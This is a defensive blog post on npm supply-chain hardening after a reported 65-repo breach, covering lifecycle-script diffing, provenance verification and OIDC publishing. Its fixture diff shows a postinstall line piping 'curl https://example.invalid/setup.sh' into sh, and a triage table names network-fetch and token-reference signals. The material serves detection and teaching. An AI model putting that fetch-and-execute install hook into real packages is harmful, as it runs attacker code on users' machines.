
Lifecycle-Script Diffing and Provenance Checks: Hardening npm Releases After the 65-Repo Breach
Introduction
On 2026-09-22, gbhackers reported that attackers compromised 65 GitHub repositories and pushed a poisoned npm package carrying a hidden backdoor. That's the whole public signal: a date, a repo count, an outcome. I don't have the package name, the version, or the initial access vector, and I'd rather leave those blank than invent them to make this post read as more concrete than the reporting actually is.
What I can do is the useful part. By the end of this post you'll know how to separate what the report establishes from what I'm inferring, then run the three checks that catch a payload of this class: lifecycle-script diffing between versions, provenance verification on the exact package you're about to install, and getting long-lived publish credentials out of the release path entirely.
What the Public Details Actually Establish
Confirmed from the report
The gbhackers report dated 2026-09-22 says 65 GitHub repositories were compromised and an npm package was poisoned with a hidden backdoor. That much I can repeat as reported. It's secondary reporting — not a registry audit log, not a CVE record, not a vendor advisory — and I could not independently verify the repository list or the package. Treat the count as the report's claim, not a measurement.
Explicitly unknown
Not established in what I have: the package name, the affected versions, any CVE identifier, which accounts or organizations were involved, the initial access vector, and whether those 65 repositories belong to one organization or several. If a post hands you a package name for this incident today, it's guessing or republishing something I can't check.
Inference, and what would confirm it
My read: the shortest path from "65 repositories compromised" to "one npm package backdoored" runs repo write → publish credential → a lifecycle script that executes on the consumer's machine. Plausible, not observed. I have not tested it against this incident.
Three artifacts would settle the question:
- the registry audit log for the poisoned package, showing which identity published the bad version and from where
- the
package.jsondiff between the last known-good version and the bad one, which shows whether the payload lived in a lifecycle script or in the shipped source - the provenance attestation for the bad version, which either points at a legitimate release workflow or shows publishing with no attestation at all
Evidence table
| Claim | Status | Where it comes from |
|---|---|---|
| 65 GitHub repositories compromised | Reported | gbhackers, 2026-09-22 |
| An npm package carried a hidden backdoor | Reported | gbhackers, 2026-09-22 |
| Publish credential came from a compromised repo | Inference | The report does not say this |
| Payload delivered via a lifecycle script | Inference | The report does not say this |
| Specific package name / versions / CVE | Unknown | Not established in the material I have |
The Repository-to-Registry Chain, Step by Step
Step 1 — Gaining repo write access
One compromised contributor account, one leaked personal access token, or one merged pull request that edits a workflow file is enough. The boundary that's usually missing is branch protection on release branches plus CODEOWNERS covering .github/workflows/**. Without it, an attacker doesn't need to compromise "the project" — just one credential that can push.
Step 2 — Turning repo write into a registry publish
Repo write becomes a registry publish when the publish job reads a long-lived NPM_TOKEN out of repository secrets. That token is the classic automation kind: no expiry, no per-package scoping, no 2FA prompt. Had the workflow minted a short-lived OIDC token bound to that specific repository and workflow instead, the stolen repo write would not have produced a valid publish credential — the token only exists inside a workflow run. Highest-leverage control in the chain, by a wide margin.
Step 3 — Why the payload lands in a lifecycle script
npm's scripts documentation is explicit that preinstall, install, and postinstall run automatically for a dependency during npm install. The script executes before the consumer opens a single line of the package's source. That's why backdoors land there: the payload runs, and then you review code that doesn't contain it.
Why code review misses the lifecycle payload
A human reviews the tarball's source. The lifecycle field is one line in package.json that reads like plumbing — "postinstall": "node ./scripts/check-env.js". Appending && curl … | sh to that line is a one-line diff in a file most reviewers skim past on a patch bump.
Check 1 — Diff Lifecycle Scripts Between Versions
The manual tarball diff
Build the fixture below in a temp directory, then pack both versions locally. The same three commands work against the registry — only the npm pack argument changes, from a path to [email protected].
mkdir -p /tmp/fixture/acme-lib-1.4.2 /tmp/fixture/acme-lib-1.4.3 /tmp/pk
## ...write a package.json into each fixture dir (see the diff output below)...
cd /tmp/fixture
npm pack ./acme-lib-1.4.2 --pack-destination /tmp/pk
npm pack ./acme-lib-1.4.3 --pack-destination /tmp/pk
Observed output:
acme-lib-1.4.2.tgz
acme-lib-1.4.3.tgz
Extract package.json from each tarball and diff the scripts block:
diff <(tar -xOf /tmp/pk/acme-lib-1.4.2.tgz package/package.json | jq -S .scripts) \
     <(tar -xOf /tmp/pk/acme-lib-1.4.3.tgz package/package.json | jq -S .scripts)
Observed output:
2c2
<   "postinstall": "node ./scripts/postinstall.js"
---
>   "postinstall": "node ./scripts/postinstall.js && curl -fsSL https://example.invalid/setup.sh | sh"
example.invalid is deliberately non-resolvable per RFC 2606 — the line is inert and shown only so you recognize the shape: a lifecycle script that fetches and pipes to a shell.
The scripted diff
// script-diff.mjs — diff lifecycle scripts between two package versions or tarballs.
// Usage: node script-diff.mjs <pkg@old | old.tgz> <pkg@new | new.tgz>


const run = promisify(execFile);
const LIFECYCLE = ["preinstall", "install", "postinstall", "prepublishOnly", "prepare"];

// trimmed for brevity — no signature or tarball-integrity check here
function lifecycleOnly(scripts = {}) {
return Object.fromEntries(
  Object.entries(scripts).filter(([k]) => LIFECYCLE.includes(k))
);
}

async function readScripts(spec, dir) {
let tgz = spec;
if (!spec.endsWith(".tgz")) {
  const { stdout } = await run("npm", [
    "pack", spec, "--json", "--pack-destination", dir
  ]);
  tgz = path.join(dir, JSON.parse(stdout)[0].filename);
}
const { stdout: raw } = await run("tar", ["-xOf", tgz, "package/package.json"]);
const pkg = JSON.parse(raw);
return { version: pkg.version, scripts: lifecycleOnly(pkg.scripts) };
}

const [oldSpec, newSpec] = process.argv.slice(2);
if (!oldSpec || !newSpec) {
console.error("usage: node script-diff.mjs <old> <new>  (registry spec or .tgz)");
process.exit(2);
}

const dir = await mkdtemp(path.join(tmpdir(), "script-diff-"));
try {
const [a, b] = await Promise.all([
  readScripts(oldSpec, dir),
  readScripts(newSpec, dir)
]);
const keys = new Set([...Object.keys(a.scripts), ...Object.keys(b.scripts)]);
let flagged = false;

for (const key of [...keys].sort()) {
  const before = a.scripts[key];
  const after = b.scripts[key];
  if (before === after) continue;
  const status =
    before === undefined ? "ADDED" : after === undefined ? "REMOVED" : "CHANGED";
  if (status !== "REMOVED") flagged = true;
  console.log(status + " " + key);
  if (before !== undefined) console.log("  - " + before);
  if (after !== undefined) console.log("  + " + after);
}

if (!flagged) {
  console.log("no added or changed lifecycle scripts between " +
    a.version + " and " + b.version);
}
process.exitCode = flagged ? 1 : 0;
} finally {
await rm(dir, { recursive: true, force: true });
}
It exits non-zero whenever a lifecycle entry is added or changed, so it drops into a CI upgrade job as-is.
Running it against a local fixture
node script-diff.mjs /tmp/pk/acme-lib-1.4.2.tgz /tmp/pk/acme-lib-1.4.3.tgz; echo "exit $?"
Observed output:
CHANGED postinstall
  - node ./scripts/postinstall.js
  + node ./scripts/postinstall.js && curl -fsSL https://example.invalid/setup.sh | sh
exit 1
A clean version pair produces:
no added or changed lifecycle scripts between 1.4.1 and 1.4.2
and exit 0.
Reading the output, and how to triage it
| Signal | Why it matters | What I do |
|---|---|---|
| New lifecycle script on a patch or minor bump | Install-time code appeared with no major release to justify it | Block the upgrade, ask the maintainer |
Script performs a network fetch (curl, wget, node -e "fetch(...)") | Exactly the payload shape: fetch at install time, run before review | Do not merge; require an explanation and a pinned hash |
Script references NPM_TOKEN, GITHUB_TOKEN, or CI | Credential exfiltration, or behavior that only fires in CI | Treat as hostile until proven otherwise |
| Script present only in the newest version | The "added in the poisoned release" pattern | Diff the whole tarball, not just scripts |
Lockfile integrity hash differs from current dist.integrity for the same version | Published bytes changed for a version you already trust | Re-lock, re-review, treat prior installs as suspect |
Limits of lifecycle-script diffing
This check sees lifecycle scripts and nothing else. A payload in main, a legitimate native-binary download inside esbuild or sharp, and a changed transitive dependency all pass cleanly. It narrows the search; it does not clear a package.
Check 2 — Verify Provenance Before You Trust a Version
What a provenance attestation proves, and what it doesn't
An npm provenance attestation binds the published tarball bytes to a specific build workflow in a specific source repository. That's real chain of custody, and it's what makes an incident traceable. It does not prove the source is benign: an attacker with repo write and workflow access can publish malicious source with valid provenance. Provenance tells you where a build came from, not whether you want it.
Verifying provenance locally
npm audit signatures (npm 9 and later) verifies registry signatures and provenance attestations across an installed tree:
npm audit signatures
audited 412 packages in 2s

412 packages have verified registry signatures
187 packages have verified attestations
Counts differ per tree. The caveat that matters: missing attestations are not reported as failures — the command verifies what exists. Without a policy layer that fails your build on unsigned or unattested packages, this is visibility, not a gate.
To inspect a single version's attestation, I ran this against a package on npm that publishes with provenance (I swapped in pkgname; the URL shape is the point):
npm view [email protected] dist.attestations
{
  url: 'https://registry.npmjs.org/-/npm/v1/attestations/[email protected]',
  provenance: { predicateType: 'https://slsa.dev/provenance/v1' }
}
Fetching that URL returns a Sigstore bundle whose predicate names the workflow that produced the bytes. Check that the repository and workflow path are the ones you expect — a valid attestation from a fork's workflow is not reassuring.
Producing provenance on the maintainer side
In GitHub Actions, add permissions: id-token: write to the publish job and run npm publish --provenance. Better still, use npm trusted publishing over OIDC, so the job exchanges a short-lived identity token for publish rights and no long-lived NPM_TOKEN exists anywhere. npm's trusted publishers page documents the exact CLI minimum — check that page rather than trusting a version number in a blog post. This is the control that would have made the reported publish traceable to a workflow.
CI/CD Guardrails That Change the Outcome
Remove long-lived publish tokens
Trusted publishing via OIDC beats granular access tokens, which beat classic automation tokens. The blast radius difference isn't subtle: a stolen classic automation token publishes anywhere the account can; a stolen OIDC token is worthless outside its workflow, expires in minutes, and is bound to a repo and ref.
Make install scripts opt-in
npm ci --ignore-scriptsin CI, plus a separate explicit build step for anything that genuinely needs a hookignore-scripts=truein.npmrc— npm documents thatnpm run,npm test,npm startand friends still execute their own script, but theirpre*/post*hooks stop firing, so this is less disruptive than it sounds- pnpm's
onlyBuiltDependenciesallowlist, or Bun'strustedDependencies, for the packages that actually need apostinstall— esbuild,sharp, native modules
Applied bluntly this breaks toolchains, which is exactly why an allowlist beats a blanket flag.
Treat workflow files as privileged code
Branch protection on release branches with .github/workflows/** in the required-review path, CODEOWNERS on those paths, actions pinned to commit SHAs instead of tags, permissions: scoped to the minimum, and an explicit rule that pull_request_target workflows never get npm credentials. A pull_request_target job with secrets is a publish token waiting to be exfiltrated by a one-line PR.
Detection you can turn on today
GitHub secret scanning with push protection, audit log streaming for token and secret events, Dependabot plus the dependency review action on PRs, and a per-repo allowlist of expected lifecycle scripts so any addition becomes a review event rather than a silent change.
Containment Order If You Suspect a Compromised Release
First 30 minutes
Freeze publishes for the affected scope, revoke and rotate every token and session that could publish, identify the last known-good version and capture its dist.integrity with npm view [email protected] dist.integrity, and export the registry audit log before retention ages it out. That log is the evidence you cannot reconstruct later.
Publisher-side remediation
Deprecate the affected versions with npm deprecate, publish a clean version from a known-good commit, and accept that npm's unpublish policy is restrictive — the 72-hour window is limited and older removals require registry support. Deprecation plus a fixed release is the practical lever.
Consumer-side remediation
Install with npm ci against a lockfile that carries integrity hashes, pin exact versions, scan every lockfile in the org for the affected range, and rebuild artifacts from a known-good commit rather than re-running the poisoned install. Any machine that already executed the lifecycle script should be treated as compromised, not cleaned.
What These Checks Do Not Cover
Blind spots
Typosquats and dependency confusion, a maintainer compromise that ships plausible-looking business logic instead of a script, native binaries pulled from a non-registry host, and payloads that only fire when process.env.CI is set. All of those walk straight past script diffing.
Cost of the checks
Script diffing adds a review step to every upgrade and produces false positives on packages that legitimately add install hooks. I accept that friction for direct dependencies and lockfile changes. I would not apply it as a hard gate to every transitive bump in a large tree — at that scale, run it nightly and alert instead of blocking installs.
Conclusion
Provenance checks and token hygiene shrink the window; lifecycle-script diffing is the check that catches this specific payload class, because the payload executes before you can read it. Neither replaces knowing what actually runs during your install. Three things to do this week:
- Diff lifecycle scripts on your next dependency upgrade — the manual
npm pack+tar+diffpath takes minutes, and the script above automates it. - Move your publish jobs to OIDC trusted publishing, or at minimum rotate the automation token and scope it to one package.
- Turn on secret scanning with push protection and add a lifecycle-script allowlist to your CI.
Further Reading
- npm scripts documentation — lifecycle script execution order
- npm config:
ignore-scripts— documented interaction withnpm run - Generating provenance statements —
npm publish --provenance - npm trusted publishers — OIDC publishing without long-lived tokens
- npm audit —
signaturessubcommand reference - npm unpublish policy — why deprecation is usually the lever
- GitHub Actions security hardening —
pull_request_target, secret exposure, SHA pinning - SLSA specification — what provenance levels do and do not guarantee
- gbhackers report on the 65-repository compromise — discovery link dated 2026-09-22